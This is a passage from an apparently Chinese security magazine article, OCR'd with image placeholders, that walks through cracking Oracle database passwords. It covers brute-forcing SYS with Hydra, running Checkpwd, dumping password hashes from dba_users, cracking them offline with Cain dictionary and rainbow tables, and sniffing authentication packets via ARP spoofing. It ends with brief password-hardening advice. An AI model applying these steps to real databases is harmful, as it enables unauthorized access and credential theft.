


图10




图11

Hydra，我选择的是图形界面的wwwhack，设置好用户名SYS，选择好字典，就可以破解了，速度要比通过Orabrute来破解快很多，如图6。

二、以DBA权限登录后的破解

当得到一个远程登录的帐号后，可以使用Checkpwd来验证数据库中所有的缺省用户的默认密码。Checkpwd是采用远程破解的，速度比较慢。不过能清晰的看出每个帐户的状态（过期，锁定），Checkpwd的使用格式为：**checkpwd username/password@//ip:port/sid passwordfile**。Username为用户名，Password为密码，Ip为Oracle数据库的IP地址，Port为端口，默认是1521，Sid为SID标识，Passwordfile为密码文件。执行的效果如图7所示。

我们也可以使用Sqlplus直接登录到Oracle数据库，然后使用**select username,password form dba_users**命令查看数据库中的用户名和密码，然后本地使用Cain来破解，如图8。

本地破解的速度是非常快的，我推荐先选择字典破解，在Cain中点选Cracker标签，然后右键点击先前导入好的用户名和哈希值，选择“Dictionary Attack”选项（图9），就可以进行字典破解了，如图10。

如果字典攻击没有效果的话，可以采用RainBow破解，Cain自带了Rainbow表生成器，打开Winrtgen，点选“Add Table”，在“Hash”栏中选择Oracle，在“Min Len”，“Max Len”分别表示最小密码长度和最大密码长度，“Charset”选择密码中的字符集，然后点“Ok”按钮就能开始生成Rainbow表了，如图11。

生成表的时间要看你的CPU和你刚才的Rainbow配置了，生成的表会占用大量的硬盘空间，不过好处是一次生成可以多次使用。使用Rainbow方法进行破解的时候，会占用大量

的内存。可是速度非常的快，效率也很高。

三、同交换机／集线器下的其他 Oracle 数据库破解

THC 组织新发布了一款叫做 Orakel 的工具，该工具分析破解 Oracle 数据库的脆弱远程认证机制。经我测试，该工具仿佛只对 Oracle8i 的远程登录认证有效果。不过随软件附带的文档提供了一种攻击方法。如果是在同集线器（HUB）下的其它端口有 Oracle8i 数据库，我们知道集线器（HUB）是在同一个冲突域和广播域中的。可以直接使用 Ethereal 此类的抓包工具抓取其它端口的用户连接 Oracle8i 数据库的认证信息。我测试的时候选择的是 Ethereal 抓包工具，因为该工具有个非常好的功能“Follow TCP Stream”（图12），我们可以利用这个功能快速的找出认证包中的 AUTH_SESSKEY，AUTH_PASSWORD，连接用户名的值，然后把相关的值填入 OrakelSniffert 工具中，就可以破解了，OrakelSniffert 工具支持字典破解和暴力破解，破解速度非常快，如图 13。

如果是在交换机环境下（SWITCH），每个端口都是一个冲突域，我们无法直接捕捉到其它端口的信息，但可以利用 ARP 欺骗技术或配置交换机的端口分析功能（SPAN）让其它端口的数据包流量流经本地，实际应用中，最常用的还是 ARP 欺骗技术，然后使用 Ethereal 抓取认证过程，破解的方法是一样的。




图12

四、防护

在基础知识 1 中得知默认情况下设置标准的 Oracle 密码是很不复杂的，但可以使用双引号来突破 Oracle 的设置密码限制，通过使用双引号能够添加以下额外的字符：“%”、“^”、“@”、“$”、“*”、“(”、“)”、“_”、“+”、“~”、“'”、“–”、“=”、“[”、“{”、“]”、“}”、“\”、“|”、“;”、“:”、“'”、“,”、“<”、“.”、“>”。在 Oracle 中添加并赋予用户 DBA 权限的命令如下：**SQL> create user minnie identified by "%^@$*()_+~'=–[}[{\:'";SQL> grant dba to minnie;**，如图 14。通过设置如此复杂的密码，就可以在一定程度上降低密码被破解的可能性了。

（文章中涉及到的工具 checkpwd、orakelsniffert、hydra、oraclepasswords 已经收录在光盘中）

小编点评：

杂志多次刊登了作者写的关于 Oracle 相关文章，让 Oracle 的安全也渐渐受到大家熟悉和重视起来。本文详细介绍了 Oracle 密码的破解，有常用的暴力破解，也有本地破解。这些方法和常用的密码破解方法虽然说没有太大的区别，但是结合具体工具实现起来就比较容易学习和掌握了。国内研究 Oracle 安全的人似乎真的并不多，希望本文可以带动更多的读者朋友加入到这个新的领域，一起来壮大和完善网络安全的方方面面！




图13

